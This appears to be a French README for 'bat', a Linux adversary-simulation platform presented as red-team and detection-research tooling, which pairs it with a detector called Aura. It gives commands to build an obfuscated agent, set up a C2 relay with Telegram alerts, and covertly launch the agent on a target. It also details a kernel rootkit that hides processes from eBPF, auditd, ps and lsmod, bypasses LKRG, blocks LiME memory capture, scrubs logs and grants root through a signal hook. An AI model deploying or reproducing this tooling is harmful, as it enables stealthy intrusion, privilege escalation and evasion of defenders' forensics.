
 rhzv0/bat
Plateforme complète de simulation d'adversaire Linux avec furtivité au niveau noyau, balisage C2, escalade de privilèges, collecte d'identifiants, mouvement latéral et destruction d'artefacts. Conçue pour les opérations d'équipe rouge et la recherche en détection.

BAT est un modèle de menace adversaire réaliste et évolutif pour Linux et Windows. Ce n'est pas un framework C2 ni un rootkit. C'est une plateforme complète de simulation de menaces qui intègre la communication C2, des modules rootkit furtifs au niveau noyau, l'évasion en espace utilisateur, l'élévation de privilèges, la persistance, l'injection de processus, la récolte d'identifiants, l'exfiltration et le mouvement latéral en un seul adversaire cohérent. L'objectif de conception est d'être la menace Linux la plus sophistiquée et réaliste réalisable en 2026, indépendamment de ce que tout système de détection détecte actuellement.
C'est le côté adversaire d'une paire de recherche. Le framework Aura évolue pour détecter Bat. Bat évolue pour contourner Aura. L'adversaire n'est jamais contraint par le détecteur.
apt install nasm gcc-x86_64-linux-gnu binutils-x86_64-linux-gnu golang-go go install mvdan.cc/garble@latest
### 2. Configurer```bash
cp build.env.example build.env
nano build.env      # RELAY_IP, SECRET, BAT_KEY, CDN_DOMAIN
Générer un secret : openssl rand -hex 16
./build.sh # garble agent (x86_64+arm64) + server (arm64) + netshell ./build.sh agent # agent only ./build.sh server # server arm64 only (EC2 / Mac M-series) ./build.sh server-amd64 # server x86_64 only (PC Intel/AMD) ./build.sh netshell # netshell only
Les binaires atterrissent dans `bin/`.

### 4. Amorcer le relais```bash
# on the relay VPS (as root)
sudo bash -s -- --tg-token $TG_TOKEN --tg-chat-id $TG_CHAT_ID < relay/setup.sh

# from the operator machine
source build.env
relay/sync.sh ubuntu@$RELAY_IP --key $BAT_KEY --restart-kcc --tg
scp -i $BAT_KEY bin/netshell-v11-{x86_64,arm64} ubuntu@$RELAY_IP:/var/www/nexus/agents/
./bin/bat-server-v11-arm64 # tunnel starts automatically, no flags needed
Déployez un agent sur la cible:```bash
sudo setsid /path/to/bat-agent-v11-x86_64 </dev/null >/tmp/.log 2>&1 &
disown

Agent apparaît dans bat-server en tant que <agentID>@<hostname> dans un intervalle de beacon (30 s par défaut).
La couche furtive du noyau (bat-stealth.ko, source dans kperf-qos/) est construite directement sur Singularity, un framework avancé de recherche sur les rootkits noyau. Quatre modules centraux ont été portés et adaptés :
bpf_hook : intercepte bpf(2) et toutes les primitives de communication eBPF. Tout capteur eBPF reçoit une télémétrie nulle pour les PID cachés. Adapté : ARCH_SYS("bpf") remplace le __x64_sys_bpf propre à x86 ; __ia32_sys_bpf supprimé pour ARM64 ; HIDDEN_PORT remplacé par un global configurable via sysfs.
hiding_fs : Effacement complet du système de fichiers : filtrage getdents64/getdents, ajustement nlink de stat/statx/newfstatat, blocage openat/access/faccessat sur /proc/<pid>, blocage de chdir et readlink. Fusionné à partir de cinq modules Singularity (hiding_directory, hiding_stat, open, hiding_chdir, hiding_readlink). Adapté : les macros REGS_ARGn remplacent l’accès direct aux registres ; should_hide_path() étendu pour bat_hidden_paths[] configurable à l’exécution.
hide_module : Supprime bat-stealth.ko de toutes les listes de modules du noyau. Étendu : Singularity sauvegardait déjà list.prev ; cette version sauvegarde à la fois list.prev et list.next et les empoisonne pour bloquer la traversée dans les deux sens. Ajout de module_unhide() pour une suppression réversible, nécessaire à K-99 avant que delete_module(2) puisse localiser le module par son nom.
lkrg_bypass : Supprime l’application de LKRG pour les processus cachés : intercepte la délivrance des signaux pour bloquer SIGKILL pour les tâches cachées, intercepte vprintk_emit pour supprimer les messages de log LKRG, désactive la validation UMH pendant l’exécution de l’agent. Porté directement sans modifications architecturales.
Les modules suivants ont été développés indépendamment :
become_root : accroche du signal 59 qui appelle commit_creds(prepare_kernel_cred(NULL)) pour accorder uid=0 (K-03)selfdefense : bloque l’acquisition mémoire LiME, cache les entrées kallsyms, bloque les kprobes sur les symboles de l’agent, re-cache le module à toute tentative d’énumérationaudit : supprime les événements auditd pour les PID cachéssysrq_hook : intercepte SysRq-T pour exclure les processus cachés des vidages de tâchestaskstats_hook : filtre les réponses NETLINK taskstats pour les PID cachésreset_tainted + clear_taint_dmesg : met à zéro /proc/sys/kernel/tainted et filtre les lignes dmesg contenant des preuves de chargement de modulehooks_write : intercepte tous les chemins d’écriture noyau (write/splice/sendfile/tee + io_uring_enter/enter2 + ia32 compat) pour supprimer les entrées de log correspondant aux chaînes de l’agent avant qu’elles n’atteignent syslog ou journaldpid_manager : point de trace fork pour maintenir l’ensemble des PID cachés entre les processus enfantsLa pile complète rend l’agent et tous ses artefacts invisibles pour : ps, top, ss, netstat, lsof, la traversée du système de fichiers sur les chemins cachés, lsmod, sysfs, kallsyms, auditd, tous les capteurs eBPF, LKRG, LiME et les analyses forensiques SysRq.
